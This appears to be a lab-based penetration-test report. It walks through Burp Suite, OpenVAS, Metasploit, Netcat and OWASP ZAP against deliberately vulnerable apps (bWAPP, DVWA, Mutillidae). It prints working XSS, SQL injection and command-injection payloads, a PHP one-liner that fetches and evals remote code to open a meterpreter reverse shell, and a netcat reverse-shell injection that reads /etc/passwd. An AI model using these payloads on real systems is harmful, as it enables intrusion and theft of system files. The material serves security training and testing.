


Phase 3 of the penetration test involves tools that scan and identify vulnerabilities. The tools used were tested in the lab environment in a private network. These same tools will be used for Artemis Gas Inc. The tools are as follows:

Tool 1: Burp Suite is used to capture data and test for cross-site scripting. In this example we are using the bWAPP application. The steps for cross-site scripting are shown below:

- In the diagram below the URL and the output on the screen contain matching output. An attacker can change the URL to reference malicious code and perform a phishing attack. The victim receiving the email will click on the link that contains the malicious code as input. Such an attack will compromise the web server.
- **Burp Suite** captures the **XXS reflected HTTP GET** request (requests data from a specified resource).
- The PHP file used for the POST request is shown in the URL.
- Burp suite captures the **HTTP POST** request and response. The code execution shows the results of the code in the script (**<script> XSS attack </script>**) tags. This proves that the application is vulnerable to XSS scripting.

Other examples of vulnerabilities that the burp suite tool can test are command injection and SQL injection.

- In the SQL injection diagram, a SQL command is used as input for the login field and the result is the A.I.M. user.
- Fuzzing was used to discover the malicious SQL statement. The payload was a word-list of many SQL statements that were collected in the past.
- The bWAPP command injection form was then tested.
- Fuzzing was also used here and the result was that the command `'/bin/lis -al'` resulted in the list of files. For this example payload and intruder were used.



/ XSS - Reflected (GET) /

Enter your first and last name:

First name:

Last name:

Welcome **debbie hacker**

85	https://bwappserver	GET	/bWAPP/xss_get.php		200	13730	HTML	php	bWAPP - XSS
86	https://bwappserver	GET	/bWAPP/xss_get.php?firstname=debbie&lastname=hacker&form=submit	✓	200	13751	HTML	php	bWAPP - XSS

Request
Pretty Raw Hex \n
8 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
9 Sec-Fetch-Site: same-origin
10 Sec-Fetch-Mode: navigate
11 Sec-Fetch-User: ?1
12 Sec-Fetch-Dest: document
13 Referer: https://bwappserver/bWAPP/xss_get.php
14 Accept-Encoding: gzip, deflate
15 Accept-Language: en-US,en;q=0.9
16 Connection: close
17
18

Response
Pretty Raw Hex Render \n
77
78 </form>
79
80

81 Welcome debbie hacker
82 </div>
83
84 <div id="side">
85
86 <img src

0 matches

bwappserver/bWAPP/xss_get.php?firstname=debbie&lastname=<script>alert%28"XSS"%29<%2Fscript>&form=submit

bwappserver says
XSS

OK

/ XSS - Reflected (POST) /

Enter your first and last name:

First name:

<script>alert("XSS attack")</

Last name:

hacker

Go

bwappserver/bWAPP/xss_post.php

bwappserver says
XSS attack

OK

| No. | URL | Method | Path | Status | Size | Content-Type | File | Comment |
|-----|---------------------|--------|---------------------|--------|-------|--------------|------|-------------|
| 89 | https://bwappserver | GET | /bWAPP/xss_post.php | 200 | 13735 | HTML | php | bWAPP - XSS |
| 90 | https://bwappserver | POST | /bWAPP/xss_post.php | ✓ 200 | 13786 | HTML | php | bWAPP - XSS |

Request

Pretty Raw Hex \n ≡

```
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-User: ?1
16 Sec-Fetch-Dest: document
17 Referer: https://bwappserver/bWAPP/xss_post.php
18 Accept-Encoding: gzip, deflate
19 Accept-Language: en-US,en;q=0.9
20 Connection: close
21
22 firstname=%3Cscript%3Ealert%28%22XSS+attack%22%29%3C%2Fscript%3E&lastname=hacker&form=submit
```

0 matches

Response

Pretty Raw Hex Render \n ≡

```
//
78 </form>
79
80 <br />
81 Welcome <script>
alert("XSS attack")
</script>
82 hacker
83 </div>
84 <div id="side">
85
```

0 matches

o direct input to this VM. move the mouse pointer inside or press Ctrl+G.

/ SQL Injection (Login Form/User) /

Enter your credentials.

Login:

Password:

Welcome **Bee**, how are you today?

Your secret: **Any Bugs?**

| | | | | | |
|-----|---------------------|-----|--|--|-------|
| 21 | '%20or%20'=' | 200 | | | 13640 |
| 22 | '%20or%20'x'='x | 200 | | | 13640 |
| 29 | ' or 0=0 # | 200 | | | 13640 |
| 35 | "' or 1--'" | 200 | | | 13640 |
| 39 | ' or 1=1 or ''=' | 200 | | | 13640 |
| 48 | hi' or 'a'='a | 200 | | | 13640 |
| 119 | ' or 1=1 or ''=' | 200 | | | 13640 |
| 120 | ' or ''=' | 200 | | | 13640 |
| 121 | x' or 1=1 or 'x'='y | 200 | | | 13640 |
| 0 | | 200 | | | 13611 |
| 2 | " | 200 | | | 13575 |
| 3 | # | 200 | | | 13575 |
| 4 | - | 200 | | | 13575 |

| Request | Response |
|--|----------|
| <pre> Pretty Raw Hex Render \n Welcome A.I.M. , how are you today? </p> <p> Your secret: A.I.M. Or Authentication Is Missing </p> </div> 82 83 84 <div id="side"> </pre> | |

/ OS Command Injection /

DNS lookup:

Server: 192.168.134.2 Address: 192.168.134.2#53 Non-authoritative answer: www.nsa.gov canonical name = nsa.gov.edgekey.net. nsa.gov.edgekey.net canonical name = e16248.dscb.akamaiedge.net. Name: e16248.dscb.akamaiedge.net Address: 184.29.181.77

Attack Save Columns

Results Target Positions Payloads Resource Pool Options

Filter: Showing all items

| Request | Position | Payload | Status | Error | Timeout | Length | Comment |
|---------|----------|----------------------------------|--------|-------|---------|--------|---------|
| 94 | 1 | \$('cat /etc/passwd') | 200 | | | 13611 | |
| 95 | 1 | cat /etc/passwd | 200 | | | 13611 | |
| 96 | 1 | %0Acat%20/etc/passwd | 200 | | | 13611 | |
| 97 | 1 | {{ get_user_file("/etc/passwd... | 200 | | | 13611 | |
| 98 | 1 | <!--#exec cmd="/bin/cat /etc... | 200 | | | 13611 | |
| 99 | 1 | <!--#exec cmd="/bin/cat /etc... | 200 | | | 13611 | |
| 100 | 1 | <!--#exec cmd="/usr/bin/id;-... | 200 | | | 13611 | |
| 101 | 1 | system('cat /etc/passwd'); | 200 | | | 13611 | |
| 102 | 1 | <?php system("cat /etc/pass... | 200 | | | 13611 | |
| 103 | 1 | | 200 | | | 13611 | |
| 0 | | | 200 | | | 13614 | |
| 160 | 2 | %0Acat%20/etc/passwd | 200 | | | 15584 | |
| 146 | 2 | /bin/ls -al | 200 | | | 26230 | |

Request Response

Pretty Raw Hex Render \n

```

78 <p align="left">
total 1568
79 drwxrwxr-x 13 root www-data 12288 Nov 2 2014 .
80 drwxrwxr-x 7 root www-data 4096 Nov 2 2014 ..
81 -rw-rw-r-- 1 root www-data 112 Nov 2 2014 666
82 drwxrwxr-x 2 root www-data 4096 Nov 2 2014 admin
83 -rw-rw-r-- 1 root www-data 2093 Nov 2 2014 aim.php
84 drwxrwxr-x 2 root www-data 4096 Nov 2 2014 apps
85 -rw-rw-r-- 1 root www-data 6623 Nov 2 2014 ba_captcha_bypass.php
86 -rw-rw-r-- 1 root www-data 10033 Nov 2 2014 ba_forgotten.php
87 -rw-rw-r-- 1 root www-data 1208 Nov 2 2014 ba_insecure_login.php


```

Search... 0 matches

167 of 206

Tool 2: OpenVAS (Open Vulnerability Assessment Scanner) is a full-featured open-source vulnerability scanner. It is a client-server architecture where the client configures scans and views reports. The processing is done on the server. The scanning results are compared to more than 26,000 CVEs in the OpenVAS database. The examples below show the following:

- bwappserver at 192.168.134.148 which hosts the vulnerable bWAPP application is scanned.
- 76816 network vulnerability tests (NVT) were performed
- The results are grouped into high, medium and low
- The results tab show the vulnerabilities that were found
- The Ports tab shows the exposed ports
- The application CPE (common platform enumeration) is displayed
- The CVE corresponding to the specific NVT is displayed
- The vulnerability and the solution is displayed



| Name ▲ | Status | Reports | Last Report | Severity | Trend | Actions |
|--------------------------------------|--------|---------|------------------------------|-------------|-------|---------|
| Immediate scan of IP 192.168.134.148 | Done | 1 | Fri, Oct 1, 2021 7:49 PM UTC | 10.0 (High) | | |

Applied filter: apply_overrides=0 min_qod=70 sort=name first=1 rows=10


Greenbone Security Assistant (GSA) Copyright (C) 2009-2021 by Greenbone Networks GmbH, www.greenbone.net

Direct input to this VM, move the mouse pointer inside or press Ctrl+G.

Scan Configs 6 of 6

| Name ▲ | Type | Family | | NVTs | | Actions |
|--|---------|--------|-------|-------|-------|---------|
| | | Total | Trend | Total | Trend | |
| Base
(Basic configuration template with a minimum set of NVTs required for a scan. Version 20200827.) | OpenVAS | 2 | → | 3 | → | |
| Discovery
(Network Discovery scan configuration. Version 20201215.) | OpenVAS | 10 | → | 3078 | ↗ | |
| empty
(Empty and static configuration template. Version 20201215.) | OpenVAS | 0 | → | 0 | → | |
| Full and fast
(Most NVT's; optimized by using previously collected information. Version 20201215.) | OpenVAS | 58 | ↗ | 76816 | ↗ | |
| Host Discovery
(Network Host Discovery scan configuration. Version 20201215.) | OpenVAS | 2 | → | 2 | → | |
| System Discovery
(Network System Discovery scan configuration. Version 20201215.) | OpenVAS | 5 | → | 30 | → | |

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| Date ▼ | Status | Task | Severity | High | Medium | Low | Log | False Pos. |
|------------------------------|--------|--------------------------------------|-------------|------|--------|-----|-----|------------|
| Fri, Oct 1, 2021 7:49 PM UTC | Done | Immediate scan of IP 192.168.134.148 | 10.0 (High) | 18 | 64 | 3 | 143 | 0 |

Applied filter: apply_overrides=0 min_qod=70 task_id=86751aa8-cdf7-4861-8bca-925ddc118d2a sort=reverse=date rows=10 first=1

Results

| Vulnerability | Severity ▼ | QoD | Host IP | Name | Location | Created |
|--|-------------|------|-----------------|-------------|-------------|------------------------------|
| The rexec service is running | 10.0 (High) | 80 % | 192.168.134.148 | bwappserver | 512/tcp | Fri, Oct 1, 2021 8:05 PM UTC |
| OS End Of Life Detection | 10.0 (High) | 80 % | 192.168.134.148 | bwappserver | general/tcp | Fri, Oct 1, 2021 8:01 PM UTC |
| DistCC Remote Code Execution Vulnerability | 9.3 (High) | 99 % | 192.168.134.148 | bwappserver | 3632/tcp | Fri, Oct 1, 2021 8:12 PM UTC |
| SSL/TLS: Report Vulnerable Cipher Suites for HTTPS | 7.5 (High) | 98 % | 192.168.134.148 | bwappserver | 8443/tcp | Fri, Oct 1, 2021 8:05 PM UTC |
| SSL/TLS: Report Vulnerable Cipher Suites for HTTPS | 7.5 (High) | 98 % | 192.168.134.148 | bwappserver | 443/tcp | Fri, Oct 1, 2021 8:05 PM UTC |
| SSL/TLS: Report Vulnerable Cipher Suites for HTTPS | 7.5 (High) | 98 % | 192.168.134.148 | bwappserver | 9443/tcp | Fri, Oct 1, 2021 8:05 PM UTC |
| Test HTTP dangerous methods | 7.5 (High) | 99 % | 192.168.134.148 | bwappserver | 80/tcp | Fri, Oct 1, 2021 8:23 PM UTC |
| Drupal Core SQL Injection Vulnerability | 7.5 (High) | 98 % | 192.168.134.148 | bwappserver | 80/tcp | Fri, Oct 1, 2021 8:16 PM UTC |
| Lighttpd Multiple vulnerabilities | 7.5 (High) | 99 % | 192.168.134.148 | bwappserver | 9080/tcp | Fri, Oct 1, 2021 8:23 PM UTC |
| Test HTTP dangerous methods | 7.5 (High) | 99 % | 192.168.134.148 | bwappserver | 443/tcp | Fri, Oct 1, 2021 8:23 PM UTC |
| Lighttpd Multiple vulnerabilities | 7.5 (High) | 99 % | 192.168.134.148 | bwappserver | 9443/tcp | Fri, Oct 1, 2021 8:23 PM UTC |
| phpinfo() output Reporting | 7.5 (High) | 80 % | 192.168.134.148 | bwappserver | 80/tcp | Fri, Oct 1, 2021 8:07 PM UTC |
| phpinfo() output Reporting | 7.5 (High) | 80 % | 192.168.134.148 | bwappserver | 443/tcp | Fri, Oct 1, 2021 8:07 PM UTC |

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| Port | Hosts | Severity ▼ |
|----------|-------|--------------|
| 512/tcp | 1 | 10.0 (High) |
| 3632/tcp | 1 | 9.3 (High) |
| 80/tcp | 1 | 7.5 (High) |
| 443/tcp | 1 | 7.5 (High) |
| 8080/tcp | 1 | 7.5 (High) |
| 8443/tcp | 1 | 7.5 (High) |
| 9080/tcp | 1 | 7.5 (High) |
| 9443/tcp | 1 | 7.5 (High) |
| 25/tcp | 1 | 6.8 (Medium) |
| 21/tcp | 1 | 6.4 (Medium) |
| 22/tcp | 1 | 4.3 (Medium) |

| Application CPE | Hosts | Occurrences | Severity ▼ |
|--|-------|-------------|--------------|
| cpe:/a:lighttpd:lighttpd:1.4.19 | 1 | 2 | 7.5 (High) |
| cpe:/a:apache:http_server:2.2.8 | 1 | 2 | 4.3 (Medium) |
| cpe:/a:sqlitemanager:sqlitemanager:1.2.4 | 1 | 1 | N/A |
| cpe:/a:jquery:jquery | 1 | 1 | N/A |
| cpe:/a:phpmyadmin:phpmyadmin:2.11.3 | 1 | 1 | N/A |
| cpe:/a:php:php:5.2.4 | 1 | 6 | N/A |
| cpe:/a:drupal:drupal:7.31 | 1 | 1 | N/A |
| cpe:/a:proftpd:proftpd:1.3.1 | 1 | 1 | N/A |

| CVE | NVT | Hosts | Occurrences | Severity ▼ |
|---|---|-------|-------------|--------------|
| CVE-1999-0618 | The rexec service is running | 1 | 1 | 10.0 (High) |
| CVE-2004-2687 | DistCC Remote Code Execution Vulnerability | 1 | 1 | 9.3 (High) |
| CVE-2016-2183 CVE-2016-6329 CVE-2020-12872 | SSL/TLS: Report Vulnerable Cipher Suites for HTTPS | 1 | 3 | 7.5 (High) |
| CVE-2014-3704 | Drupal Core SQL Injection Vulnerability | 1 | 6 | 7.5 (High) |
| CVE-2014-2323 CVE-2014-2324 | Lighttpd Multiple vulnerabilities | 1 | 2 | 7.5 (High) |
| CVE-2011-0411 CVE-2011-1430 CVE-2011-1431 CVE-2011-1432 CVE-2011-1506 CVE-2011-1575 CVE-2011-1926 CVE-2011-2165 | Multiple Vendors STARTTLS Implementation Plaintext Arbitrary Command Injection V... | 1 | 1 | 6.8 (Medium) |
| CVE-2003-1567 CVE-2004-2320 CVE-2004-2763 CVE-2005-3398 CVE-2006-4683 CVE-2007-3008 CVE-2008-7253 CVE-2009-2823 CVE-2010-0386 CVE-2012-2223 CVE-2014-7883 | HTTP Debugging Methods (TRACE/TRACK) Enabled | 1 | 2 | 5.8 (Medium) |
| CVE-2014-0224 | SSL/TLS: OpenSSL CCS Man in the Middle Security Bypass Vulnerability | 1 | 1 | 5.8 (Medium) |

Insight

rexec (remote execution client for an exec server) has the same kind of functionality that rsh has: you can execute shell commands on a remote computer.

The main difference is that rexec authenticates by reading the username and password *unencrypted* from the socket.

Detection Method

Checks if a vulnerable version is present on the target host.

Details: [The rexec service is running OID: 1.3.6.1.4.1.25623.1.0.100111](#)

Version used: 2020-10-01T11:33:30Z

Solution


Solution Type: ↩ Mitigation

Disable the rexec service and use alternatives like SSH instead.

Tool 3: Metasploit is used to create a reverse shell payload. If exploiting the payload allows the meterpreter to enter the shell of the target system then the target has the specific vulnerability addressed in the exploit configuration. In this example, the attack machine (metasploit) and the target system (DVWA which stands for Damn Vulnerable Web Application) are both on the Kali VM. The 'Command Injection' vulnerability was used. One issue that was encountered was that the exploit was using port 8080 and that burp suite needed to be exited in case it was running. The diagrams below show the following steps that need to be taken to exploit the reverse shell payload:

- Used /multi/script/web_delivery for exploit
- Used php/meterpreter/reverse_tcp for payload
- Set the local ports and lhost
- Ran the exploit command and entered the result in the input field of 'Ping a device' which resulted in the meterpreter session.
- After selecting the session, the /etc/passwd was downloaded and put into /root/passwd by default. Another destination directory can be specified.
- When the 'ls' command is executed it displays the target directory.

```
msf6 exploit(multi/script/web_delivery) > set target 1
target => 1
msf6 exploit(multi/script/web_delivery) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
msf6 exploit(multi/script/web_delivery) > set lhost 192.168.134.128
lhost => 192.168.134.128
msf6 exploit(multi/script/web_delivery) > set lport 2222
lport => 2222
msf6 exploit(multi/script/web_delivery) > options
Module options (exploit/multi/script/web_delivery):
```




```

msf6 exploit(multi/script/web_delivery) > set SRVPORT 4444
SRVPORT => 4444
msf6 exploit(multi/script/web_delivery) > exploit
[*] Exploit running as background job 3.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 192.168.134.128:2222
msf6 exploit(multi/script/web_delivery) > [*] Using URL: http://0.0.0.0:4444/rR8A1ajRqFg0
[*] Local IP: http://192.168.134.128:4444/rR8A1ajRqFg0
[*] Server started.
[*] Run the following command on the target machine:
php -d allow_url_fopen=true -r "eval(file_get_contents('http://192.168.134.128:4444/rR8A1ajRqFg0', false, stream_context_create(['ssl'=>['verify_peer'=>false,'verify_peer_name'=>false]])));"

```



- Home
- Instructions
- Setup / Reset DB
- Brute Force
- Command Injection**
- CSRF
- File Inclusion
- File Upload
- Insecure CAPTCHA
- SQL Injection
- SQL Injection (Blind)
- Weak Session IDs

Vulnerability: Command Injection

Ping a device

Enter an IP address:

More Information

- <https://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution>
- <http://www.ss64.com/bash/>
- <http://www.ss64.com/nt/>
- https://owasp.org/www-community/attacks/Command_injection

```

[*] Started reverse TCP handler on 192.168.134.128:2222
msf6 exploit(multi/script/web_delivery) > [*] Using URL: http://0.0.0.0:8080/HsQZbsMNHf
[*] Local IP: http://192.168.134.128:8080/HsQZbsMNHf
[*] Server started.
[*] Run the following command on the target machine:
php -d allow_url_fopen=true -r "eval(file_get_contents('http://192.168.134.128:8080/HsQZbsMNHf', false, stream_context_create(['ssl'=>['verify_peer'=>false,'verify_peer_name'=>false]])));"
[*] 192.168.134.128 web_delivery - Delivering Payload (1116 bytes)
[*] Sending stage (39282 bytes) to 192.168.134.128
[*] Meterpreter session 1 opened (192.168.134.128:2222 -> 192.168.134.128:59426) at 2021-10-03 22:58:48 -0400

```

```
msf6 exploit(multi/script/web_delivery) > sessions -i
Active sessions
Id  Name  Type  Information  Connection
--  --
1   meterpreter php/linux www-data (33) @ kali 192.168.134.128:2222 → 192.168.134.128:59426 (192.168.134.128)

msf6 exploit(multi/script/web_delivery) > sessions -i 1
[*] Starting interaction with 1...
meterpreter >
```

```
msf6 exploit(multi/script/web_delivery) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > pwd
/var/www/html/DVWA-master/vulnerabilities/exec
meterpreter > download /etc/passwd
[*] Downloading: /etc/passwd → /root/passwd
[*] Downloaded 3.15 KiB of 3.15 KiB (100.0%): /etc/passwd → /root/passwd
[*] download : /etc/passwd → /root/passwd
meterpreter > ls
Listing: /var/www/html/DVWA-master/vulnerabilities/exec

Mode                Size  Type  Last modified      Name
--
40777/rwxrwxrwx    4096  dir   2021-10-03 21:49:58 -0400  help
100777/rwxrwxrwx    1839  fil   2021-10-03 21:49:58 -0400  index.php
40777/rwxrwxrwx    4096  dir   2021-10-03 21:49:58 -0400  source
```

```
(root@kali)~# ls -al
total 132
drwx----- 7 root root 4096 Oct 3 23:08 .
drwxr-xr-x 19 root root 36864 Sep 8 05:54 ..
-rw-r--r-- 1 root root 5349 Sep 8 05:28 .bashrc
-rw-r--r-- 1 root root 571 Sep 8 05:28 .bashrc.original
drwx----- 4 root root 4096 Sep 27 17:13 .cache
-rw-r--r-- 1 root root 11656 Sep 8 05:34 .face
lrwxrwxrwx 1 root root 11 Sep 24 17:56 .face.icon -> /root/.face
drwxr-xr-x 4 root root 4096 Sep 29 14:39 .local
drwxr-xr-x 9 root root 4096 Oct 3 18:26 .msf4
-rw----- 1 root root 372 Oct 3 22:41 .mysql_history
-rw-r--r-- 1 root root 3221 Oct 1 11:45 passwd
-rw-r--r-- 1 root root 161 Aug 31 10:03 .profile
drwxr-xr-x 2 root root 4096 Sep 20 19:48 .rpmdb
-rw----- 1 root root 12751 Oct 3 23:08 .viminfo
drwxr-xr-x 2 root root 4096 Sep 20 19:49 .zenmap
-rw----- 1 root root 1995 Oct 3 22:51 .zsh_history
-rw-r--r-- 1 root root 10583 Sep 8 05:28 .zshrc

(root@kali)~#
```

```
(root@kali)/var/www/html/DVWA-master/vulnerabilities/exec# ls -al
total 20
drwxrwxrwx 4 root root 4096 Oct 3 21:49 .
drwxrwxrwx 16 root root 4096 Oct 3 21:49 ..
drwxrwxrwx 2 root root 4096 Oct 3 21:49 help
-rwxrwxrwx 1 root root 1839 Oct 3 21:49 index.php
drwxrwxrwx 2 root root 4096 Oct 3 21:49 source

(root@kali)/var/www/html/DVWA-master/vulnerabilities/exec#
```

Tool 4: Netcat similar to metasploit is used to obtain a reverse shell from the target (victim) system. In this example, the metasploitable 2 vm is installed and mutillidae (a vulnerable website) is configured. The following steps were taken to acquire a reverse shell using netcat: The netcat command was run on the attack machine (Kali) to listen on port 4444. Mutillidae was opened up to the DNS lookup command injection screen and the IP address of Kali and the port number 4444 was entered in the DNS lookup input field. After the submit button was clicked, a reverse shell was opened on the victim (metasploitable) and the /etc/passwd file was displayed. The msfadmin user implies that the password file belongs to metasploitable 2.


```
File Actions Edit View Help
(rootkali)-[~]
# nc -lvp 4444
listening on [any] 4444 ...
192.168.134.150: inverse host lookup failed: Unknown host
connect to [192.168.134.128] from (UNKNOWN) [192.168.134.150] 44361
ls
add-to-your-blog.php
arbitrary-file-inclusion.php
authorization-required.php
browser-info.php
capture-data.php
captured-data.php
captured-data.txt
change-log.htm
classes
closedb.inc
config.inc
config.inc_backup
credits.php
dns-lookup.php
documentation
favicon.ico
footer.php
framer.html
framing.php
header.php
```

DNS Lookup



Back

Who would you like to do a DNS lookup on?

Enter IP or hostname

Hostname/IP

& nc 192.168.134.128 4444 -e

Lookup DNS

```
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
dhcp:x:101:102::/nonexistent:/bin/false
syslog:x:102:103::/home/syslog:/bin/false
klog:x:103:104::/home/klog:/bin/false
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
msfadmin:x:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
bind:x:105:113::/var/cache/bind:/bin/false
postfix:x:106:115::/var/spool/postfix:/bin/false
```

Tool 5: OWASP ZAP (Zed Attack Proxy) is an open-source web application security scanner. When used as a proxy server it allows the user to manipulate all the traffic (http and https) that passes through it. In this example, OWASP ZAP is used to find hidden files in the mutillidae vulnerable website on metasploitable 2. The diagrams shown below illustrate the steps used to find the hidden files in mutillidae. One such file account.txt contains sensitive information. The steps are as follows:

- The metasploitable IP address was configured as a site
- A spider attack was performed on the mutillidae folder
- All the files were found in the results section
- A 'forced browse and directory (and children)' scan was performed on the mutillidae folder using the default directory-list-1.0.txt word list file
- The accounts.txt file was discovered and the input contained sensitive information of username and passwords.

File Edit View Analyse Report Tools Import Online Help

Standard Mode

Sites

- Contexts
 - Default Context
- Sites
 - https://content-signature-2.cdn.mozilla.net
 - https://firefox.settings.services.mozilla.com
 - http://192.168.134.150
 - GET: /
 - GET: mutillidae

Attack

Please be aware that you should only attack applications that you have been specifically given permission to test.

URL to attack: http://

Use traditional spider: ☒

Use ajax spider: ☐ with Firefox Headless

Attack Stop

Progress: Not started

History Search Alerts Output WebSockets

Filter: OFF Export

| Id | Source | Req. Timestamp | Method | URL | Code | Reason | RTT | Size Resp. Body | Highest Alert | Note | Tags |
|----|--------|---------------------|--------|---|--------|--------|-------|-----------------|---------------|------|------|
| 1 | Pro... | 10/5/21, 4:18:10 PM | GET | http://192.168.134.150/ | 200 OK | | 17... | 891 bytes | Medium | | |
| 3 | Pro... | 10/5/21, 4:22:02 PM | GET | https://firefox.settings.services.mozilla.com/... | 200 OK | | 26... | 11 bytes | Low | | JSON |
| 10 | Pro... | 10/5/21, 4:22:03 PM | GET | https://firefox.settings.services.mozilla.com/... | 200 OK | | 87... | 11 bytes | Low | | JSON |
| 11 | Pro... | 10/5/21, 4:22:04 PM | GET | https://firefox.settings.services.mozilla.com/... | 200 OK | | 11... | 11 bytes | Low | | JSON |

Attack

- Spider...
- Active Scan...
- Forced Browse Site
- Forced Browse Directory
- Forced Browse Directory (and Children)
- AJAX Spider...
- Fuzz...

Include in Context

Flag as Context

Run application

Exclude from Context

Open/Resend with Request Editor...

Exclude from

Open URL in Browser

File Edit View Analyse Report Tools Import Online Help

Standard Mode

Sites

- mutillidae
 - GET: /
 - GET: /(page)
 - documentation
 - GET: favicon.ico
 - GET: framer.html
 - GET: function.fopen
 - GET: function.highlight-file
 - GET: images

Attack

Please be aware that you should only attack applications that you have test.

URL to attack: http://

Use traditional spider: ☒

Use ajax spider: ☐ with Firefox Headless

